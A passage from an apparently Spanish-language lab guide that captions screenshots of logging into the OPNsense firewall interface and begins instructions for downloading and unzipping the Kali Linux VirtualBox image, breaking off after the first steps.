


Ilustración 34. Ingreso a la interfaz de OPNsense




Ilustración 35. Ingreso a la interfaz de OPNsense pt 2




Ilustración 36. Ingreso a la interfaz de OPNsense pt 3




Ilustración 37. Ingreso a la interfaz de OPNsense pt 4




Ilustración 38. Ingreso a la interfaz de OPNsense pt 5




Ilustración 39. Ingreso a la interfaz de OPNsense pt 6




Ilustración 40. Ingreso a la interfaz de OPNsense pt 7




Ilustración 41. Ingreso a la interfaz de OPNsense pt 8




Ilustración 42. Ingreso a la interfaz de OPNsense pt 9




Ilustración 43. Ingreso a la interfaz de OPNsense pt 10




Ilustración 44. Ingreso a la interfaz de OPNsense pt 11



3. Instalación y configuración de Kali Linux

Instalación:

- a) Nos dirigimos al siguiente enlace y descargamos la versión para VirtualBox:
<https://www.kali.org/get-kali/#kali-virtual-machines>




Ilustración 45. Descarga de Kali Linux

- b) Una vez descargado el archivo procedemos a descomprimirlo:

